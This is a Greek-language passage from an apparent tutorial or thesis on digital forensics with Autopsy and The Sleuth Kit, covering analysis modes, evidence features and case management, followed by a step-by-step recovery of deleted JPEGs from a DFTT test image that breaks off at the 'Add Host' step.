Στο «***Add Image***» μπορούμε να εισάγουμε την **Εικόνα** δίσκου που πρόκειται να αναλυθεί από την **Autospy**.


Βήμα 8: Επιλέγουμε τη θέση της Εικόνας Δίσκου για ανάλυση.



Εικόνα 5.7: Προσθήκη Εικονικού Δίσκου.

Αυτό θα μας επιτρέψει να εισάγουμε μια **Εικόνα** σαν αποδεικτικό στοιχείο στο **locker** μας. Αντί να εργαστούμε με την πρωτότυπη **Εικόνα**, μπορούμε να επιλέξουμε την επιλογή της κίνησης (***move***) για να αντιγράψουμε την **Εικόνα** δίσκου από τον κεντρικό υπολογιστή (***host***) της ανάλυσης και έτσι έχουμε ένα ξεχωριστό αντίγραφο της **Εικόνας** για χρήση στην **Autopsy**.

Βήμα 9: Η περίπτωση – Case Gallery



Εικόνα 5.8: Επιλογή host.

Στο «***Case Gallery***» μπορούμε να δημιουργήσουμε ή επιλέξουμε το **host** μιας περίπτωσης που θέλουμε να ανοίξουμε. Όταν επιστρέφουμε πίσω στην «***Case Gallery***» βλέπουμε τις επιλογές μας, που θα παρουσιαστούν μαζί με τις επιλογές που εμφανίζονται στο **Βήμα 10**.

Βήμα 10: Τώρα δοκιμάστε και τις άλλες επιλογές

Εικόνα 5.9: Άλλες επιλογές.

5.2 Οι Τεχνικές Ανάλυσης Αποδεικτικών Στοιχείων στην Autopsy

Οι κύριες λειτουργίες της **Autopsy Forensic Browser** είναι να ενεργεί ως ένα γραφικό περιβάλλον με το σετ του **The Sleuth Kit** και άλλα συναφή εργαλεία, προκειμένου να παρέχει τις ικανότητες ανάλυσης, έρευνας και διαχείρισης υποθέσεων σε μια απλή, αλλά και ολοκληρωμένη δέσμη μέτρων. Αυτή η συλλογή εργαλείων δημιουργεί μια απλή, αλλά ισχυρή **forensic** πλατφόρμα ανάλυσης.

5.2.1 Τρόποι Ανάλυσης της Autopsy

Μία **dead analysis** συμβαίνει όταν ένα ειδικό σύστημα ανάλυσης χρησιμοποιείται για να εξετάσει τα δεδομένα από το ύποπτο σύστημα. Όταν συμβεί αυτό, η **Autopsy** και το **The Sleuth Kit** λειτουργούν σε ένα έμπιστο περιβάλλον. Η **Autopsy** και το **TSK** παρέχει υποστήριξη για τις **Expert Witness**, καθώς και για μορφές αρχείων **AFF**.

Μια **live analysis** προκύπτει όταν το ύποπτο σύστημα ανιχνεύεται, ενώ βρίσκεται σε λειτουργία. Σε αυτή την περίπτωση, η **Autopsy** και το **The Sleuth Kit** εκτελούνται από ένα **CD** σε ένα μη αξιόπιστο περιβάλλον. Η **live analysis** χρησιμοποιείται συχνά κατά τη διάρκεια της αντίδρασης σε συγκεκριμένα περιστατικά, όταν εκείνα επιβεβαιώνονται. Μετά την επιβεβαίωση το σύστημα έχει αποκτήσει, επιπλέον, και μια **dead analysis**.

5.2.2 Τεχνικές Αποδεικτικών Στοιχείων

Η **Autopsy Browser** παρέχει τις ακόλουθες λειτουργίες αναζήτησης αποδεικτικών στοιχείων:

- **File Listing:** Ανάλυση αρχείων και καταλόγων, συμπεριλαμβανομένων και των ονομάτων των διαγραμμένων αρχείων, καθώς και των αρχείων ονομάτων που βασίζονται σε **Unicode-based**.

- **File Content:** Τα περιεχόμενα των αρχείων μπορούν να προβληθούν σε μορφές **raw**, **hex**, ή σε **ASCII**. Όταν τα δεδομένα ερμηνεύονται σωστά η **Autopsy** εξυγιαίνεται, προκειμένου να αποφευχθούν ζημιές στο τοπικό σύστημα ανάλυσης.

- **Hash Databases:** Τα **Lookup** αγνώστων αρχείων, σε μια βάση δεδομένων κατακερματισμού, χρησιμοποιούνται για τον γρήγορο εντοπισμό αξιόπιστων ή μη αρχείων. Η **Autopsy** χρησιμοποιεί την **National Software Reference Library NIST** (***NSRL***).

- **File Type Sorting:** Ταξινόμηση αρχείων με βάση τις εσωτερικές υπογραφές τους για την αναγνώριση αρχείων του γνωστού τύπου. Η **Autopsy** μπορεί επίσης να εξάγει μόνο γραφικές εικόνες (*συμπεριλαμβανομένων και των μικρογραφιών*).

- **Time line of File Activity:** Ένα χρονοδιάγραμμα της δραστηριότητας αρχείων ενδέχεται να συμβάλει στον εντοπισμό τομέων του συστήματος αρχείων, που μπορεί να περιέχει αποδεικτικά στοιχεία.

- **Keyword Search:** Λέξη-κλειδί για την αναζήτηση της **Εικόνας** του συστήματος αρχείων. Μπορεί να βρεθεί χρησιμοποιώντας «*χορδές*» **ASCII** και **grep** κανονικές εκφράσεις. Ένα αρχείο ευρετηρίου μπορεί να δημιουργηθεί για την ταχύτερη αναζήτηση.

- **Meta Data Analysis:** Η **Meta Data** δομή περιέχει λεπτομέρειες σχετικές με τα αρχεία και τους καταλόγους. Η **Autopsy** επιτρέπει να δούμε τις λεπτομέρειες της κάθε **metadata** δομής δεδομένων του συστήματος αρχείων. Αυτό είναι χρήσιμο για την ανάκτηση των διαγραμμένων περιεχομένων. Η **Autopsy** θα αναζητήσει τους καταλόγους, προκειμένου να εντοπίσει την πλήρη διαδρομή του αρχείου που έχει στη διάθεση της η δομή.

- **Data Unit Analysis:** Μονάδες δεδομένων όπου αποθηκεύεται το περιεχόμενο του αρχείου. Η **Autopsy** επιτρέπει να δούμε τα περιεχόμενα της κάθε μονάδας δεδομένων σε διάφορες μορφές, συμπεριλαμβανομένων των **ASCII** & **hexdump**.

- **Image Details:** Η λειτουργία αυτή παρέχει πληροφορίες που είναι χρήσιμες κατά τη διάρκεια ανάκτησης των δεδομένων.

5.3 Διαχείριση Υποθέσεων

Η **Autopsy** παρέχει μια σειρά από λειτουργίες που βοηθούν στην περίπτωση της διαχείρισης. Ειδικότερα, οι έρευνες ξεκινούν μέσα από την **Autopsy** και οργανώνονται ανάλογα με τις περιπτώσεις που μπορεί να περιέχει ένας ή περισσότεροι **hosts**. Κάθε **host** έχει ρυθμιστεί ώστε να έχει το δικό του χρόνο ρύθμισης ζώνης και παραμόρφωσης του ρολογιού. Έτσι οι χρόνοι που παρουσιάζονται είναι ίδιοι με τον αρχικό χρήστη. Κάθε **host** μπορεί να περιέχει μία ή περισσότερες εικόνες του συστήματος αρχείων, για την ανάλυση. Οι λειτουργίες μέσα στην **Autopsy** είναι οι παρακάτω:

- **Event Sequencer:** Γεγονότα που βασίζονται στο χρόνο μπορούν να προστεθούν από τη δραστηριότητα του αρχείου. Η **Autopsy** ταξινομεί τα γεγονότα, ώστε η ακολουθία του περιστατικού που σχετίζεται με ένα γεγονός να μπορεί να προσδιοριστεί εύκολα.

- **Notes:** Οι σημειώσεις μπορούν να αποθηκευτούν σε μια βάση ανά **host** και ανά ερευνητή. Αυτά τα επιτρέπει ο ερευνητής για να κρατούνται γρήγορες σημειώσεις, σχετικές με τα αρχεία και τις δομές. Όλες οι σημειώσεις αποθηκεύονται σε ένα αρχείο **ASCII**.

- **Image Integrity:** Μία από τις πιο κρίσιμες πτυχές της έρευνας της εγκληματολογίας περιλαμβάνει την εξασφάλιση δεδομένων που δεν τροποποιούνται κατά την ανάλυση. Έτσι η **Autopsy** θα δημιουργήσει μια τιμή **MD5** για όλα τα αρχεία που εισάγονται από μια προεπιλογή. Η ακεραιότητα κάθε αρχείου μπορεί να επικυρωθεί οποιαδήποτε στιγμή.

- **Reports:** Η **Autopsy** ενδέχεται να δημιουργήσει αναφορές **ASCII** για αρχεία και άλλες δομές του συστήματος αρχείων. Αυτό, επιτρέπει στους ερευνητές να δημιουργήσουν έγκαιρα φύλλα δεδομένων, κατά τη διάρκεια της έρευνας.

- **Logging:** Τα αρχεία καταγραφής δημιουργούνται κατά περίπτωση **host** και εξαρτώνται από το επίπεδο του ερευνητή, ώστε όλες οι ενέργειες να μπορούν εύκολα να ανακτηθούν. Το σύνολο των εντολών **The Sleuth Kit** καταγράφεται ακριβώς όπως αυτές εκτελούνται στο σύστημα.

5.4 Αναλύοντας Διαγραμμένα JPEGs

- Ακολουθεί ένα παράδειγμα ανάλυσης ενός image file χρησιμοποιώντας την Autopsy

➢ Σε αυτό το παράδειγμα θα εξετάσουμε τα εξής:

- Το κατέβασμα μιας δοκιμαστικής εικόνας.
- Την σύγκριση της αρχικής εικόνας αθροίσματος ελέγχου με την εικόνα της δοκιμής μας.
- Την εκτέλεση της **Autopsy**.
- Μια νέα υπόθεση.
- Την ανάκτηση των διαγραμμένων αρχείων.
- Την διενέργεια αθροίσματος ελέγχου για την εικόνα της δοκιμής.

5.4.1 Γενικές πληροφορίες

➢ Ποιά είναι η dftt ιστοσελίδα;

- Τοποθεσία: http://dftt.sourceforge.net/
- Dftt σημαίνει Digital Forensics Tool Testing Images.
- Αυτή η ιστοσελίδα περιέχει συστήματα αρχείων και εικόνες δίσκων για τη δοκιμή ψηφιακών εγκληματολογικών αναλύσεων και εργαλείων απόκτησής τους.

➢ JPEG Search Test #1


- Η εικόνα της δοκιμής μας είναι ένα σύστημα αρχείων NTFS με 10 εικόνες JPEGs. Αυτές περιλαμβάνουν αρχεία με λανθασμένες επεκτάσεις, εικόνες ενσωματωμένες σε zip αρχεία, αρχεία Word και εναλλακτικές ροές δεδομένων. Στόχος δοκιμής αυτής της εικόνας είναι η δοκιμή των δυνατοτήτων των αυτοματοποιημένων εργαλείων αναζήτησης εικόνων JPEG.

5.4.2 Προετοιμασία καταλόγου

Προετοιμασία καταλόγου

- **Οδηγίες:**

1. mkdir -p /var/forensics/images
   - Αυτή η εντολή θα δημιουργίσει τον κατάλογό μας.
2. ls -ld /var/forensics/images
   - Αυτή η εντολή επιβεβαιώνει ότι ο κατάλογός μας δημιουργήθηκε.




5.4.3 Απόκτηση του JPEG Image

1. *Πηγαίνουμε στην "Digital Forensics Tool Testing Images" ιστοσελίδα.*


- **Οδηγίες:**

1. http://dftt.sourceforge.net/
2. Κλίκ στο "8. JPEG Search Test #1" αρχείο




2. *Κατεβάζοντας το αρχείο εικόνας*

   - **Οδηγίες:**
     1. Κλίκ στο "zip" αρχείο για να κατεβάσουμε την εικόνα.




3. *Αποθήκευση της εικόνας στον κατάλογό μας.*
    - /var/forensics/images



4. *Αποσυμπίεση εικόνας*

- **Οδηγίες:**

1. cd /var/forensics/images
2. ls -lrta
3. unzip 8-jpeg-search.zip
4. cd 8-jpeg-search
5. ls -lrta
    - Το αρχείο της εικόνας μας τελειώνει σε ".dd"



5.4.4 Έλεγχος ακεραιότητας εικόνας


Διεξαγωγή αρχικού ελέγχου εικόνας

➢ **Οδηγίες:**

1. Ανοίγουμε το Terminal
2. cd /var/forensics/images/8-jpeg-search
3. ls -l
4. md5sum 8-jpeg-search.dd

➢ **Σημείωση:**

1. Πριν χρησιμοποιήσουμε οποιοδήποτε εργαλείο για να κάνουμε μια ανάλυση σχετικά με την εικόνα, πρέπει να βρούμε έναν τρόπο που να δείχνει την αρχική κατάσταση μιας αναλλοίωτης εικόνας.
2. Το md5sum κάνει έναν μαθηματικό υπολογισμό της jpeg εικόνας μας.
3. Αν η Autopsy αλλοιώσει την εικόνα, το md5sum θα αλλάξει τη θέση ακεραιότητας ελέγχου της εικόνας.




5.4.5 Εκκίνηση της Autopsy

Ξεκινώντας την Autopsy

- **Οδηγίες:**

1. Applications > Forensics > autopsy
2. Highlight and Right click on the web address
   http://localhost:9999/autopsy
3. Ανοίγουμε ένα browser και πληκτρολογούμε αυτό το link για να ξεκινήσει η Autopsy.



5.4.6 Δημιουργώντας New Case στην Autopsy

1. *Δημιουργώντας New Case (Μέρος 1)*

➢ **Οδηγίες:**

- Κλικ New Case.

2. *Δημιουργώντας New Case (Μέρος 2)*


➢ Οδηγίες:

1. Case Name: JPEG-8-Inquiry
2. Description: Search for Deleted Files
3. Investigator Names: «*εδώ, μπορούμε να γράψουμε το όνομά μας*»
4. Κλικ New Case

1. *Add Host (Μέρος 1)*

➢ **Οδηγίες:**

